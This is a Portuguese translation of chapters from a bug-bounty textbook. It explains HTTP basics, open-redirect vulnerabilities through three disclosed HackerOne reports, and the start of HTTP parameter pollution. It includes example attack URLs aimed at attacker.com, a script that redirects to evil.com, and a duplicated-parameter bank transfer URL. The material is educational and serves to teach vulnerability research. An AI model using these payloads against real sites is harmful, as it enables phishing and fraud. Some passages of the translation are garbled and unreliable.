site usando http://. Os detalhes do TCP não são importantes, a não ser pelo fato de ser outro protocolo que define como os computadores se comunicam entre si. O TCP fornece comunicação bidirecional para que os destinatários das mensagens possam verificar as informações que recebem e para que nada se perca na transmissão.

O servidor para o qual você está enviando uma solicitação pode estar executando vários serviços (pense em um serviço como um programa de computador), portanto, ele usa *portas* para identificar processos específicos para receber solicitações. Você pode pensar nas portas como as portas de um servidor para a Internet. Sem portas, os serviços teriam que competir pelas informações que estão sendo enviadas para o mesmo lugar. Isso significa que precisamos de outro padrão para definir como os serviços cooperam entre si e garantir que os dados de um serviço não sejam roubados por outro. Por exemplo, a porta 80 é a porta padrão para enviar e receber solicitações HTTP não criptografadas. Outra porta comum é a 443, que é usada para solicitações HTTPS criptografadas. Embora a porta 80 seja padrão para HTTP e a 443 seja padrão para HTTPS, a comunicação TCP pode ocorrer em qualquer porta, dependendo de como um administrador configura um aplicativo.

Você pode estabelecer sua própria conexão TCP com um site na porta 80 abrindo o terminal e executando `nc <ENDEREÇO IP> 80`. Essa linha usa o comando `nc` do utilitário Netcat para criar uma conexão de rede para leitura e gravação de mensagens.

Etapa 4: envio de uma solicitação HTTP

Continuando com o exemplo `http://www.google.com/`, se a conexão na etapa 3 for bem-sucedida, seu navegador deverá preparar e enviar uma solicitação HTTP, conforme mostrado na Listagem 1-1:

-
- ① GET / HTTP/1.1
 - ② Anfitrião: www.google.com
 - ③ Conexão: keep-alive
 - ④ Aceitar: application/html, */*
 - ⑤ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, como Gecko) Chrome/72.0.3626.109 Safari/537.36
-

Listagem 1-1: Envio de uma solicitação HTTP

O navegador faz uma solicitação `GET` para o caminho `/`, que é a raiz do site. O conteúdo de um site é organizado em caminhos, assim como as pastas e os arquivos em seu computador. À medida que você se aprofunda em cada pasta,

O caminho que você toma é indicado pela gravação do nome de cada pasta seguido por um `/`. Quando você visita a primeira página de um site, acessa o caminho raiz, que é apenas um `/`. O navegador também indica que está usando o protocolo HTTP versão 1.1. Uma solicitação `GET` apenas recupera informações. Aprenderemos mais sobre isso mais tarde.

O *cabeçalho do host* ❷ contém uma informação adicional que é enviada como parte da solicitação. O HTTP 1.1 precisa dele para identificar para onde um servidor em um determinado endereço IP deve enviar a solicitação, pois os endereços IP podem

hospedar vários domínios. Um *cabeçalho de conexão* ❸ indica a solicitação para manter a conexão com o servidor aberta para evitar a sobrecarga de abrir e fechar conexões constantemente.

Você pode ver o formato de resposta esperado em ❹. Nesse caso, estamos esperando `application/html`, mas aceitaremos qualquer formato, conforme indicado pelo curinga (`/*`). Há centenas de tipos de conteúdo possíveis, mas para

Para nossos propósitos, você verá com mais frequência `application/html`, `application/json`, `application/octet-stream` e `text/plain`. Por fim, o User Agent ❺ indica o software responsável pelo envio da solicitação.

Etapa 5: Resposta do servidor

Em resposta à nossa solicitação, o servidor deve responder com algo parecido com a Listagem 1-2:

```
❶ HTTP/1.1 200 OK
❷ Content-Type: text/html
    <html>
        <head>
            <title>Google.com</title>
        </head>
        <body>
            ❸ --snip--
        </body>
    </html>
```

Listagem 1-2: Resposta do servidor

Aqui, recebemos uma resposta HTTP com o código de status 200 ❶ aderindo ao HTTP/1.1. O código de status é importante porque indica como o servidor está respondendo. Também definidos pela RFC, esses

Os códigos 2xx normalmente têm números de três dígitos que começam com 2, 3, 4 ou 5. Embora não haja nenhuma exigência estrita para que os servidores usem códigos específicos, os códigos 2xx normalmente indicam que a solicitação foi bem-sucedida.

Como não há uma aplicação rigorosa de como um servidor implementa o uso de códigos HTTP, você pode ver alguns aplicativos responderem com um

200, embora o corpo da mensagem HTTP explique que houve um erro de aplicativo. O *corpo de uma mensagem HTTP* é o texto associado a uma solicitação ou resposta ❸. Nesse caso, removemos o conteúdo e substituí-lo por *--snip--* devido ao tamanho do corpo da resposta do Google. Esse texto em uma resposta geralmente é o HTML de uma página da Web, mas pode ser JSON para uma interface de programação de aplicativos, conteúdo de arquivo para um download de arquivo e assim por diante.

O cabeçalho Content-Type ❹ informa aos navegadores o tipo de mídia do corpo. O tipo de mídia determina como um navegador renderizará o conteúdo do corpo. Mas os navegadores nem sempre usam o valor retornado de um aplicativo; em vez disso, os navegadores executam o *sniffing MIME*, lendo o primeiro bit do conteúdo do corpo para determinar o tipo de mídia por si mesmos. Os aplicativos podem desativar esse comportamento do navegador ao incluir o cabeçalho *X-Content-Type-Options: nosniff*, que não está incluído no exemplo anterior.

Outros códigos de resposta que começam com 3 indicam um redirecionamento, que instrui seu navegador a fazer uma solicitação adicional. Por exemplo, se o Google teoricamente precisasse redirecionar você permanentemente de um URL para outro, ele poderia usar uma resposta 301. Por outro lado, um 302 é um redirecionamento temporário.

Quando uma resposta 3xx é recebida, seu navegador deve fazer uma nova solicitação HTTP para o URL definido em um cabeçalho *Location*, como segue:

Localização: <https://www.google.com/>

As respostas que começam com 4 normalmente indicam um erro do usuário, como a resposta 403, quando uma solicitação não inclui a identificação adequada para autorizar o acesso ao conteúdo, apesar de fornecer uma solicitação HTTP válida. As respostas que começam com 5 identificam algum tipo de erro do servidor, como 503, que indica que um servidor não está disponível para lidar com a solicitação enviada.

Etapa 6: Renderização da resposta

Como o servidor enviou uma resposta 200 com o tipo de conteúdo text/html, nosso navegador começará a renderizar o conteúdo recebido. O corpo da resposta informa ao navegador o que deve ser apresentado ao usuário.

Para o nosso exemplo, isso incluiria HTML para a estrutura da página; Cascading Style Sheets (CSS) para os estilos e o layout; e JavaScript para adicionar funcionalidades e mídias dinâmicas adicionais, como imagens ou vídeos. É possível que o servidor retorne outro conteúdo, como XML, mas vamos nos ater ao básico para este exemplo. O Capítulo 11 aborda o XML em mais detalhes.

Como é possível que as páginas da Web façam referência a arquivos externos, como CSS, JavaScript e mídia, o navegador pode fazer solicitações HTTP adicionais para todos os arquivos necessários de uma página da Web. Enquanto o navegador está solicitando esses arquivos adicionais, ele continua analisando a resposta e apresentando o corpo para você como uma página da Web. Nesse caso, ele renderizará a página inicial do Google, www.google.com.

Observe que o JavaScript é uma linguagem de script compatível com todos os principais navegadores. O JavaScript permite que as páginas da Web tenham funcionalidade dinâmica, incluindo a capacidade de atualizar o conteúdo de uma página da Web sem recarregá-la, verificar se a sua senha é suficientemente forte (em alguns sites) e assim por diante. Como outras linguagens de programação, o JavaScript tem funções incorporadas e pode armazenar valores em variáveis e executar códigos em resposta a eventos em uma página da Web. Ele também tem acesso a várias interfaces de programação de aplicativos (APIs) do navegador. Essas APIs permitem que o JavaScript interaja com outros sistemas, sendo que o mais importante deles pode ser o modelo de objeto de documento (DOM).

O DOM permite que o JavaScript acesse e manipule o HTML e o CSS de uma página da Web. Isso é importante porque, se um invasor puder executar

seu próprio JavaScript em um site, eles terão acesso ao DOM e poderão executar ações no site em nome do usuário-alvo. O Capítulo 7 explora esse conceito com mais detalhes.

Solicitações HTTP

O acordo entre o cliente e o servidor sobre como lidar com as mensagens HTTP inclui a definição de métodos de solicitação. Um *método de solicitação* indica a finalidade da solicitação do cliente e o que o cliente espera como resultado bem-sucedido. Por exemplo, na Listagem 1-1, enviamos uma solicitação `GET` para `http://www.google.com/`, o que implica que esperamos que apenas o conteúdo de `http://www.google.com/` seja retornado e que nenhuma outra ação seja executada. Como a Internet foi projetada como uma interface entre computadores remotos, os métodos de solicitação foram desenvolvidos e implementados para distinguir entre as ações que estão sendo invocadas.

O padrão HTTP define os seguintes métodos de solicitação: `GET`, `HEAD`, `POST`, `PUT`, `DELETE`, `TRACE`, `CONNECT` e `OPTIONS` (`PATCH` também foi proposto mas não é comumente implementado na RFC do HTTP). No momento da redação deste texto, os navegadores só enviarão solicitações `GET` e `POST` usando HTML. Qualquer solicitação `PUT`, `PATCH` ou `DELETE` é o resultado da invocação da solicitação HTTP pelo JavaScript. Isso terá implicações mais adiante no livro, quando considerarmos exemplos de vulnerabilidade em aplicativos que esperam esses tipos de métodos.

A próxima seção apresenta uma breve visão geral dos métodos de solicitação que você encontrará neste livro.

Métodos de solicitação

O método `GET` recupera qualquer informação identificada pelo *URI* (*Uniform Resource Identifier*) da solicitação. O termo URI é normalmente usado como sinônimo de Uniform Resource Locator (URL). Tecnicamente, um *URL* é um tipo de URI que define um recurso e inclui uma maneira de localizá-lo por meio de sua localização na rede. Por exemplo, `http://www.google.com/<example>/file.txt` e `/<example>/file.txt` são URIs válidos. Mas somente `http://www.google.com/<example>/file.txt` é um URI válido.

URL válido porque identifica como localizar o recurso por meio do domínio `http://www.google.com`. Apesar dessa nuance, usaremos *URL* em todo o livro quando fizermos referência a qualquer identificador de recurso.

Embora não haja uma maneira de impor esse requisito, as solicitações `GET` não devem alterar os dados; elas devem apenas recuperar dados de um servidor e retorná-los no corpo da mensagem HTTP. Por exemplo, em um site de mídia social, uma solicitação `GET` deve retornar o nome do seu perfil, mas não atualizá-lo. Esse comportamento é fundamental para as vulnerabilidades de falsificação de solicitação entre sites (CSRF) discutidas no Capítulo 4. Visitar qualquer URL ou link de site (a menos que seja invocado por JavaScript) faz com que seu navegador envie uma solicitação `GET` para o servidor pretendido. Esse comportamento é crucial para as vulnerabilidades de redirecionamento aberto discutidas no Capítulo 2.

O método `HEAD` é idêntico ao método `GET`, exceto pelo fato de que o servidor não deve retornar um corpo de mensagem na resposta.

O método `POST` invoca alguma função no servidor receptor, conforme determinado pelo servidor. Em outras palavras, normalmente será executado algum tipo de ação de backend, como criar um comentário, registrar um usuário, excluir uma conta e assim por diante. A ação executada pelo servidor em resposta a um `POST` pode variar. Às vezes, o servidor pode não realizar nenhuma ação. Por exemplo, uma solicitação `POST` pode causar um erro enquanto a solicitação estiver sendo processada, e um registro não será salvo no servidor.

O método `PUT` invoca alguma função que se refere a um registro já existente no site ou aplicativo remoto. Por exemplo, ele pode ser usado para atualizar uma conta, uma postagem de blog ou algo do gênero que já existe. Novamente, a ação executada pode variar e pode fazer com que o servidor não execute nenhuma ação.

O método `DELETE` solicita que o servidor remoto exclua um recurso remoto identificado com um URI.

O método `TRACE` é outro método incomum; ele é usado para refletir a mensagem de solicitação de volta para o solicitante. Ele permite que o solicitante veja o que está sendo recebido pelo servidor e use essas informações para testar e coletar informações de diagnóstico.

O método `CONNECT` é reservado para uso com um *proxy*, um servidor que encaminha solicitações a outros servidores. Esse método inicia comunicações bidirecionais com um recurso solicitado. Por exemplo, o método `CONNECT` pode acessar sites que usam HTTPS por meio de um proxy.

O método `OPTIONS` solicita informações de um servidor sobre as opções de comunicação disponíveis. Por exemplo, ao chamar `OPTIONS`, você pode descobrir se o servidor aceita `GET`, `POST`, `PUT`, `DELETE` e `OPTIONS`. Esse método não indicará se um servidor aceita `HEAD` ou chamadas `TRACE`. Os navegadores enviam automaticamente esse tipo de solicitação para tipos de conteúdo específicos, como `application/json`. Esse método, chamado de *chamada OPTIONS pré-flutuante*, é discutido mais detalhadamente no Capítulo 4 porque serve como proteção contra vulnerabilidade CSRF.

O HTTP é sem estado

As solicitações HTTP são *stateless*, o que significa que cada solicitação enviada a um servidor é tratada como uma solicitação totalmente nova. O servidor não sabe nada sobre a comunicação anterior com seu navegador ao receber uma solicitação. Isso é problemático para a maioria dos sites, pois eles querem se lembrar de quem você é. Caso contrário, você teria que digitar novamente o nome do usuário. Caso contrário, você teria que digitar novamente seu nome de usuário e senha para cada solicitação HTTP enviada. Isso também significa que todos os dados necessários para processar uma solicitação HTTP devem ser recarregados a cada solicitação que um cliente envia a um servidor.

Para esclarecer esse conceito confuso, considere o seguinte exemplo: se você e eu tivéssemos uma conversa sem estado, antes de cada frase falada, eu teria que começar com "Eu sou Peter Yaworski; estávamos apenas discutindo sobre hacking". Em seguida, você teria que para recarregar todas as informações sobre o que estávamos discutindo sobre hacking. Pense no que Adam Sandler faz para Drew Barrymore todas as manhãs em *50 First Dates* (se você não viu o filme, deveria).

Para evitar ter que reenviar seu nome de usuário e senha para cada solicitação HTTP, os sites usam cookies ou autenticação básica, que discutiremos em detalhes no Capítulo 4.

Ào

|

As especificações de como o conteúdo é codificado usando base64 estão além do escopo do este livro, mas é provável que você encontre conteúdo codificado em base64 enquanto estiver hackeando. Nesse caso, você deve sempre decodificar esse conteúdo. Uma pesquisa no Google por "base64 decode" deve fornecer muitas ferramentas e métodos para fazer isso.

Resumo

Agora você deve ter uma compreensão básica de como a Internet funciona. Especificamente, você aprendeu o que acontece quando digita um site na barra de endereços do navegador: como o navegador traduz isso para um domínio, como o domínio é mapeado para um endereço IP e como uma solicitação HTTP é enviada a um servidor.

Você também aprendeu como o navegador estrutura as solicitações e processa as respostas e como os métodos de solicitação HTTP permitem que os clientes se comuniquem com os servidores. Além disso, você aprendeu que as vulnerabilidades resultam de alguém que executa uma ação não intencional ou obtém acesso a informações que, de outra forma, não estariam disponíveis e que as recompensas por bugs são recompensas por descobrir e relatar eticamente vulnerabilidades aos proprietários de sites.

2

REDIRECÇÃO ABERTA



Começaremos nossa discussão com as vulnerabilidades *de redirecionamento aberto*, que ocorrem quando um alvo visita um site e esse site envia seu navegador para um URL diferente, possivelmente em um domínio separado. Os redirecionamentos abertos exploram a confiança de um determinado domínio para atrair os alvos para um site mal-intencionado. Um ataque de phishing também pode acompanhar um redirecionamento para enganar os usuários, fazendo-os acreditar que estão enviando informações para um site confiável quando, na realidade, as informações estão sendo enviadas para um site mal-intencionado. Quando combinados com outros ataques, os redirecionamentos abertos também podem permitir que os invasores distribuam malware a partir do site mal-intencionado ou roubem tokens OAuth (um tópico que exploraremos no Capítulo 17).

Como os redirecionamentos abertos apenas redirecionam os usuários, às vezes eles são considerados de baixo impacto e não merecem uma recompensa. Por exemplo, o programa de recompensa por bugs do Google normalmente considera os redirecionamentos abertos de risco muito baixo para serem recompensados. O Open Web Application Security Project (OWASP), que é uma comunidade que se concentra na segurança de aplicativos e faz a curadoria de uma lista das falhas de segurança mais críticas em aplicativos da Web, também removeu os redirecionamentos abertos de sua lista de 2017 das 10 principais vulnerabilidades.

Embora os redirecionamentos abertos sejam vulnerabilidades de baixo impacto, eles são ótimos para aprender como os navegadores lidam com redirecionamentos em geral. Neste capítulo, você aprenderá a explorar os redirecionamentos abertos e a identificar os principais

parâmetros, usando três relatórios de erros como exemplos.

Como funcionam os redirecionamentos abertos

Os redirecionamentos abertos ocorrem quando um desenvolvedor desconfia da entrada controlada pelo invasor para redirecionar para outro site, geralmente por meio de um parâmetro de URL, HTML `<meta>` refresh tags ou a propriedade de localização da janela do DOM.

Muitos sites redirecionam intencionalmente os usuários para outros sites, colocando um URL de destino como parâmetro em um URL original. O aplicativo usa esse parâmetro para informar ao navegador que deve enviar uma solicitação `GET` para o URL de destino. Por exemplo, suponha que o Google tenha a funcionalidade de redirecionar os usuários para o Gmail visitando o seguinte URL:

`https://www.google.com/?redirect_to=https://www.gmail.com`

Nesse cenário, quando você visita esse URL, o Google recebe uma solicitação HTTP `GET` e usa o valor do parâmetro `redirect_to` para determinar para onde redirecionar o navegador. Depois de fazer isso, os servidores do Google retornam uma resposta HTTP com um código de status instruindo o navegador a redirecionar o usuário. Normalmente, o código de status é 302, mas, em alguns casos, pode ser 301, 303, 307 ou 308. Esses códigos de resposta HTTP informam ao navegador que uma página foi encontrada; no entanto, o código também informa ao navegador para fazer uma solicitação `GET` para o valor do parâmetro `redirect_to`, `https://www.gmail.com/`, que é indicado no código Cabeçalho de localização. O cabeçalho `Location` especifica para onde redirecionar o `GET` solicitações.

Agora, suponha que um invasor tenha alterado o URL original para o seguinte:

`https://www.google.com/?redirect_to=https://www.attacker.com`

Se o Google não estiver validando que o parâmetro `redirect_to` é para um de seus próprios sites legítimos para o qual pretende enviar visitantes, um invasor poderá substituir o parâmetro por seu próprio URL. Como resultado, uma resposta HTTP poderia instruir seu navegador a fazer uma solicitação `GET` para `https://www.attacker.com/`. Depois que o invasor o tiver em seu site malicioso, ele poderá realizar outros ataques.

Ao procurar essas vulnerabilidades, fique atento aos parâmetros de URL que incluem determinados nomes, como `url=`, `redirect=`, `next=` e assim por diante, que podem indicar URLs para os quais os usuários serão redirecionados. Lembre-se também de que os parâmetros de redirecionamento nem sempre têm nomes óbvios; os parâmetros variam de site para site ou mesmo dentro de um site. Em alguns casos, os parâmetros podem ser rotulados com apenas um caractere, como `r=` ou `u=`.

Além dos ataques baseados em parâmetros, as tags HTML `<meta>` e o JavaScript podem redirecionar os navegadores. As tags HTML `<meta>` podem dizer aos navegadores para atualizarem uma página da Web e fazerem uma solicitação `GET` para um URL definido no atributo `de conteúdo` da tag. Aqui está a aparência de uma delas:

```
<meta http-equiv="refresh" content="0; url=https://www.google.com/">
```

O atributo `content` define como os navegadores fazem uma solicitação HTTP de duas maneiras. Primeiro, o atributo `content` define quanto tempo o navegador espera antes de fazer a solicitação HTTP para o URL; nesse caso, 0 segundos. Em segundo lugar, o atributo `de conteúdo` especifica o parâmetro de URL no site para o qual o navegador faz a solicitação `GET`; nesse caso, `https://www.google.com`. Os invasores podem usar esse comportamento de redirecionamento em situações em que têm a capacidade de controlar o atributo `content` de uma tag `<meta>` ou de injetar sua própria tag por meio de alguma outra vulnerabilidade.

Um invasor também pode usar o JavaScript para redirecionar os usuários modificando a propriedade `localização` da janela por meio do *DOM (Document Object Model)*. O DOM é uma API para documentos HTML e XML que permite aos desenvolvedores modificar a estrutura, o estilo e o conteúdo de uma página da Web. Como a propriedade `location` indica para onde uma solicitação deve ser redirecionada, os navegadores interpretarão imediatamente esse JavaScript e redirecionarão para o URL especificado. Um invasor pode modificar a propriedade `local` da janela usando qualquer um dos seguintes JavaScript:

```
window.location = https://www.google.com/  
window.location.href = https://www.google.com  
window.location.replace(https://www.google.com)
```

Normalmente, as oportunidades de definir o valor `window.location` ocorrem somente quando um invasor pode executar JavaScript, seja por meio de um scripting entre sites

ou quando o site permite intencionalmente que os usuários definam um URL para o qual redirecionar, como na vulnerabilidade de redirecionamento intersticial do HackerOne, detalhada mais adiante no capítulo, na página 15.

Ao procurar vulnerabilidades de redirecionamento aberto, você geralmente monitora o histórico do proxy em busca de uma solicitação GET enviada ao site que está testando e que inclui um parâmetro especificando um redirecionamento de URL.

Instalação do tema Shopify Open Redirect

Dificuldade: Baixa

URL: https://apps.shopify.com/services/google/themes/preview/supply--blue?domain_name=<anydomain>

Fonte: <https://www.hackerone.com/reports/101962>/ Data do relatório: 25 de novembro de 2015

Recompensa paga: \$500

O primeiro exemplo de um redirecionamento aberto que você conhecerá foi encontrado no Shopify, que é uma plataforma de comércio que permite que as pessoas criem lojas para vender produtos. O Shopify permite que os administradores personalizem a aparência de suas lojas alterando o tema. Como parte dessa funcionalidade, o Shopify ofereceu um recurso para fornecer uma visualização do tema, redirecionando os proprietários da loja para um URL. O URL de redirecionamento foi formatado da seguinte forma:

`https://app.shopify.com/services/google/themes/preview/supply--blue?domain_name=attacker.com`

O parâmetro `domain_name` no final do URL redirecionava para o domínio da loja do usuário e adicionava `/admin` ao final do URL. A Shopify esperava que o `domain_name` fosse sempre a loja do usuário e não estava validando seu valor como parte do domínio da Shopify. Como resultado, um invasor poderia explorar o parâmetro para redirecionar um alvo para `http://<attacker>.com/admin/`, onde o invasor mal-intencionado poderia realizar outros ataques.

Conclusões

Nem todas as vulnerabilidades são complexas. Para esse redirecionamento aberto, a simples alteração do parâmetro `domain_name` para um site externo redirecionaria o usuário para fora do site da Shopify.

Redirecionamento de abertura de login da Shopify

Dificuldade: Baixa

URL: <http://mystore.myshopify.com/account/login/> Fonte:

<https://www.hackerone.com/reports/103772> Data relatada:

6 de dezembro de 2015

Recompensa paga: \$500

Esse segundo exemplo de um redirecionamento aberto é semelhante ao primeiro exemplo do Shopify, exceto que, nesse caso, o parâmetro do Shopify não está redirecionando o usuário para o domínio especificado pelo parâmetro de URL; em vez disso, o redirecionamento aberto anexa o valor do parâmetro ao final de um subdomínio do Shopify. Normalmente, essa funcionalidade seria usada para redirecionar um usuário para uma página específica em uma determinada loja. No entanto, os invasores ainda podem manipular essas URLs para redirecionar o navegador para fora do subdomínio da Shopify e para o site de um invasor, adicionando caracteres para alterar o significado da URL.

Nesse bug, depois que o usuário fazia login na Shopify, a Shopify usava o parâmetro `checkout_url` para redirecionar o usuário. Por exemplo, digamos que um alvo visitou esta URL:

http://mystore.myshopify.com/account/login?checkout_url=.attacker.com

Eles teriam sido redirecionados para o URL <http://mystore.myshopify.com.<attacker>.com/>, que não é um domínio da Shopify.

Como o URL termina em `.<attacker>.com` e as pesquisas de DNS usam o rótulo de domínio mais à direita, o redirecionamento vai para o domínio `<attacker>.com`. Portanto, quando <http://mystore.myshopify.com.<attacker>.com/> é enviado para

Na pesquisa de DNS, ele corresponderá a `<attacker>.com`, que a Shopify não possui, e não a `myshopify.com`, como a Shopify teria pretendido. Embora um invasor não possa enviar livremente um alvo para qualquer lugar, ele pode enviar um usuário para outro domínio adicionando caracteres especiais, como um ponto, aos valores que pode manipular.

Conclusões

Se você puder controlar apenas uma parte do URL final usado por um site, adicionar caracteres especiais de URL poderá alterar o significado do URL e redirecionar um usuário para outro domínio. Digamos que você só possa controlar o valor do parâmetro `checkout_url` e também observe que o parâmetro está sendo combinado com um URL codificado no backend do site, como o URL da loja `http://mystore.myshopify.com/`. Tente adicionar caracteres especiais de URL, como um ponto ou o símbolo `@`, para testar se você pode controlar o local redirecionado.

Redirecionamento intersticial do HackerOne

Dificuldade:

Baixa URL: N/A

Fonte: <https://www.hackerone.com/reports/111968>/ Data do relatório: 20 de janeiro de 2016

Recompensa paga: \$500

Alguns sites tentam se proteger contra vulnerabilidades de redirecionamento aberto implementando *páginas da Web intersticiais*, que são exibidas antes do conteúdo esperado. Sempre que você redirecionar um usuário para um URL, poderá exibir uma página da Web intersticial com uma mensagem explicando ao usuário que ele está deixando o domínio em que se encontra. Como resultado, se a página de redirecionamento mostrar um login falso ou tentar fingir ser o domínio confiável, o usuário saberá que está sendo redirecionado. Essa é a abordagem adotada pelo HackerOne ao seguir a maioria dos URLs fora de seu site; por exemplo, ao seguir links em relatórios enviados.

Embora você possa usar páginas da Web intersticiais para evitar vulnerabilidades de redirecionamento, as complicações na forma como os sites interagem entre si podem levar a links comprometidos. A HackerOne usa o Zendesk, um sistema de emissão de tíquetes de suporte ao atendimento ao cliente, para seu subdomínio <https://support.hackerone.com/>. Anteriormente, quando você seguia hackerone.com

/zendesk_session, o navegador redirecionava da plataforma da HackerOne para a plataforma Zendesk da HackerOne sem uma página intersticial porque os URLs que continham o domínio *hackerone.com* eram links confiáveis. (O HackerOne agora redireciona <https://support.hackerone.com> para docs.hackerone.com, a menos que você esteja enviando uma solicitação de suporte por meio do URL /hc/en-us/requests/new). No entanto, qualquer pessoa poderia criar contas personalizadas do Zendesk e passá-las para o parâmetro /redirect_to_account?state=. A conta personalizada do Zendesk poderia então redirecionar para outro site que não fosse de propriedade do Zendesk ou da HackerOne. Como o Zendesk permitia o redirecionamento entre contas sem páginas intersticiais, o usuário poderia ser levado ao site não confiável sem aviso. Como solução, a HackerOne identificou os links que continham `zendesk_session` como links externos, exibindo assim uma página de aviso intersticial quando clicados.

Para confirmar essa vulnerabilidade, o hacker Mahmoud Jamal criou uma conta no Zendesk com o subdomínio <http://compayn.zendesk.com>. Em seguida, ele adicionou o seguinte código JavaScript ao arquivo de cabeçalho usando o editor de temas do Zendesk, que permite que os administradores personalizem a aparência do site do Zendesk:

```
<script>document.location.href = "http://evil.com";</script>
```

Usando esse JavaScript, Jamal instruiu o navegador a visitar <http://evil.com>. A tag `<script>` denota o código em HTML e `document` se refere ao documento HTML inteiro que o Zendesk retorna, que é a informação para a página da Web. Os pontos e nomes que seguem o `documento` são suas propriedades. As propriedades contêm informações e valores que descrevem um objeto ou podem ser manipulados para alterar o objeto. Portanto, você pode usar a propriedade `location` para controlar a página da Web que o navegador exibe e usar a subpropriedade `href` (que é uma propriedade da `location`) para redirecionar o navegador para o site definido. A visita ao link a

seguir redirecionou os alvos para o subdomínio do Zendesk de Jamal, que

fez com que o navegador do alvo executasse o script de Jamal e o redirecionou para <http://evil.com>:

[https://hackerone.com/zendesk_session? locale_id=1&return_to=https://support.hackerone.com/ping/redirect_to_account?state=compay:/](https://hackerone.com/zendesk_session?locale_id=1&return_to=https://support.hackerone.com/ping/redirect_to_account?state=compay:/)

Como o link inclui o domínio *hackerone.com*, a página da Web intersticial não é exibida, e o usuário não saberia que a página que estava visitando não era segura. Curiosamente, Jamal relatou originalmente o problema de redirecionamento da página intersticial ausente à Zendesk, mas ele foi desconsiderado e não foi marcado como uma vulnerabilidade. Naturalmente, ele continuou investigando para ver como o intersticial ausente poderia ser explorado. Por fim, ele encontrou o ataque de redirecionamento de JavaScript que convenceu a HackerOne a lhe pagar uma recompensa.

Conclusões

Ao pesquisar vulnerabilidades, observe os serviços que um site utiliza, pois cada um deles representa novos vetores de ataque. Essa vulnerabilidade do HackerOne foi possível graças à combinação do uso do Zendesk pelo HackerOne e do redirecionamento conhecido que o HackerOne estava permitindo.

Além disso, à medida que você encontrar bugs, haverá momentos em que as implicações de segurança não serão prontamente compreendidas pela pessoa que estiver lendo e respondendo ao seu relatório. Por esse motivo, discutirei os relatórios de vulnerabilidade no Capítulo 19, que detalha as descobertas que você deve incluir em um relatório, como construir relacionamentos com empresas e outras informações. Se você trabalhar com antecedência e explicar respeitosamente as implicações de segurança em seu relatório, seus esforços ajudarão a garantir uma resolução mais tranquila.

Dito isso, haverá momentos em que as empresas não concordarão com você. Se esse for o caso, continue investigando como Jamal fez e veja se você pode provar a exploração ou combiná-la com outra vulnerabilidade para demonstrar o impacto.

Resumo

Os redirecionamentos abertos permitem que um invasor mal-intencionado redirecione as pessoas, sem saber, para um site mal-intencionado. Para encontrá-los, como você aprendeu com os exemplos de relatórios de bugs, muitas vezes é necessário observar com atenção. Às vezes, os parâmetros de redirecionamento são fáceis de identificar quando têm nomes como `redirect_to=`, `domain_name=` OU `checkout_url=`, conforme mencionado nos exemplos. Outras vezes, eles podem ter nomes menos óbvios, como `r=`, `u=` e assim por diante.

A vulnerabilidade de redirecionamento aberto se baseia em um abuso de confiança em que os alvos são induzidos a visitar o site de um invasor, pensando que estão visitando um site que reconhecem. Quando você identificar parâmetros provavelmente vulneráveis, certifique-se de testá-los minuciosamente e adicionar caracteres especiais, como um ponto, se alguma parte do URL estiver codificada.

O redirecionamento intersticial do HackerOne mostra a importância de reconhecer as ferramentas e os serviços que os sites usam enquanto você procura vulnerabilidades. Lembre-se de que, às vezes, você precisará ser persistente e demonstrar claramente uma vulnerabilidade para persuadir uma empresa a aceitar suas descobertas e pagar uma recompensa.

3

POLUIÇÃO DE PARÂMETROS HTTP



A *poluição de parâmetros HTTP (HPP)* é o processo de manipulação de como um site trata os parâmetros que recebe durante as solicitações HTTP. A vulnerabilidade ocorre quando um invasor injeta parâmetros extras em uma solicitação e o site de destino confia neles, levando a um comportamento inesperado. Os bugs de HPP podem ocorrer no lado do servidor ou no lado do cliente. No lado do cliente, que geralmente é o seu navegador, você pode ver o efeito dos seus testes. Em muitos casos, as vulnerabilidades de HPP dependem de como o código do lado do servidor usa os valores passados como parâmetros, que são controlados por um invasor. Por esse motivo, encontrar essas vulnerabilidades pode exigir mais experimentação do que outros tipos de bugs.

Neste capítulo, começaremos explorando as diferenças entre HPP no lado do servidor e HPP no lado do cliente em geral. Em seguida, usarei três exemplos envolvendo canais populares de mídia social para ilustrar como usar o HPP para injetar parâmetros em sites-alvo. Especificamente, você aprenderá as diferenças entre HPP do lado do servidor e do lado do cliente, como testar esse tipo de vulnerabilidade e onde os desenvolvedores costumam cometer erros. Como você verá, encontrar vulnerabilidades de HPP requer experimentação e persistência, mas o esforço pode valer a pena.

HPP do lado do servidor

Na HPP do lado do servidor, você envia aos servidores informações inesperadas em uma tentativa de fazer com que o código do lado do servidor retorne resultados inesperados. Quando você faz uma solicitação a um site, os servidores do site processam a solicitação e retornam uma resposta, conforme discutido no Capítulo 1. Em alguns casos, os servidores não apenas retornam uma página da Web, mas também executam algum código com base nas informações que recebem da URL enviada. Esse código é executado somente nos servidores, portanto, é essencialmente invisível para você: você pode ver as informações que envia e os resultados que recebe de volta, mas o código intermediário não está disponível. Portanto, você só pode inferir o que está acontecendo. Como não é possível ver como o código do servidor funciona, a HPP no lado do servidor depende de você identificar parâmetros potencialmente vulneráveis e experimentá-los.

Vejamos um exemplo: uma HPP do lado do servidor poderia ocorrer se o seu banco iniciasse transferências por meio do site dele, aceitando parâmetros de URL que fossem processados em seus servidores. Imagine que você pudesse transferir dinheiro inserindo valores nos três parâmetros de URL `from`, `to` e `amount`. Cada parâmetro especifica o número da conta de onde transferir o dinheiro, o número da conta para onde transferir e o valor a ser transferido, nessa ordem. Um URL com esses parâmetros que transfere

US\$ 5.000 da conta número 12345 para a conta número 67890 pode ter a seguinte aparência:

`https://www.bank.com/transfer?from=12345&to=67890&amount=5000`

É possível que o banco presumá que receberá apenas um parâmetro. Mas o que acontece se você enviar dois, como no URL a seguir:

`https://www.bank.com/transfer?from=12345&to=67890&amount=5000&from=ABCDEF`

Esse URL é inicialmente estruturado da mesma forma que o primeiro exemplo, mas acrescenta um parâmetro extra `from` que especifica outra conta de envio, `ABCDEF`. Nessa situação, um invasor enviaria o parâmetro extra na esperança de que o aplicativo validasse a transferência usando o primeiro parâmetro `from`, mas retiraria o dinheiro usando o segundo. Portanto, um invasor pode ser capaz de executar uma transferência de uma conta

eles não são proprietários se o banco confiou no último parâmetro `from` que recebeu. Em vez de transferir US\$ 5.000 da conta 12345 para 67890, o código do servidor usaria o segundo parâmetro e enviaria dinheiro da conta ABCDEF para 67890.

